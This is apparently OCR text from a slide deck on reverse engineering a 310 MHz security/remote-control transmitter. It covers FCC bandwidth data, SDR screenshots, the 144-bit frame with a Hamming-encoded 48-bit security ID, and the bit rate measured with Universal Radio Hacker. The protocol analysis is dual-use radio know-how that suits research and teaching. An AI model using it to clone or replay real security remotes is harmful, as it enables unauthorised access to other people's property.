
Equipment Class: DSC - Part 15 Security/Remote Control Transmitter

View FCC ID on FCC.gov: NCTSAGA1-L8


Registered By: Gain Electronic Co Ltd - NCT (Taiwan)


2.4. A plot shows the EUT meet the requirement of 15.231(c)


<310.330MHz>




RBW: 120KHz VBW: 300KHz
Mark 1: 309.990MHz
Mark 3: 310.610MHz
20dB bandwidth=310.610-309.990=0.62MHz


TB6612FNG
PWMA
AIN2
AIN1
STBY
BIN1
BIN2
PWMB
GND
VM
VCC
GND
A1
A2
B2
B1
GND





Gqrx 2.9 - bladerf=0
File Tools View Help
438.170.000
437.9
438.0
438.1
438.2
438.3
438.4
438.5
FFT Settings
FFT size 65536
RBW: 305.2 Hz
Rate 60 fps
Overlap: 0%
Time span Auto
Averaging
Pandapter
Waterfall
Peak
Detect
Hold
Pand. dB
Lock
Wf. dB
Freq zoom
26x
Reset
Center
Demod
Color
White
Fill
2017.11.21 18:57:55.107
438441.500 kHz
Input controls
Receiver Options
FFT Settings
Audio
Gain:
-20.0 dB
UDP
Rec
DSP
Click, drag or scroll on spectrum to tune. Drag and scroll X and Y axes for pan and zoom. Drag filter edges to adjust filter.
FCC ID N
NCT-SAGA1-L8, NCT SAGA1L8, N
Gain Electronic Co Ltd Transmitter
FCC ID
Gain Electronic Co Ltd
SAGA1
An FCC ID is the product ID assigned by the FCC to id
the product. For example, the grantee code for FCC ID
they can be random. These letters are chosen by the a
results for wireless devices. They can be under the "ex
Purchase on Amazon: Transmitter
Application: Transmitter
Equipment Class: DSC - Part 15 Security/Remote C
View FCC ID on FCC.gov: NCTSAGA1-L8
Registered By: Gain Electronic Co Ltd - NCT (Taiwa
Available
2003-02-24
2003-02-24
2002-09-27
2002-09-27
2002-09-27
2002-09-27
2002-09-27
2002-09-27
2002-09-27
2002-09-27
2002-09-27
2002-09-27
2002-09-25

Hamming (8, 4, 4) ???




SYNC
ID-CODE
COMMAND
SUM
SYNC
SYNC character 16 bits
Security ID-CODE 48 bits with HAMMING ENCODED
Action commands 72 Bits with HAMMING ENCODED
Check SUM 8 bits with HAMMING ENCODED
TOTAL DATA LENGTH= 144 bits
A
8
BINARY
1010
1000
HAMMING CODE (8,4,4)
10100101
10010110



URH


2m / 235 samples

= 8,510 bps



Universal
Radio Hacker by
Johannes Pohl

MSP430F1101A
Infineon TDA5101





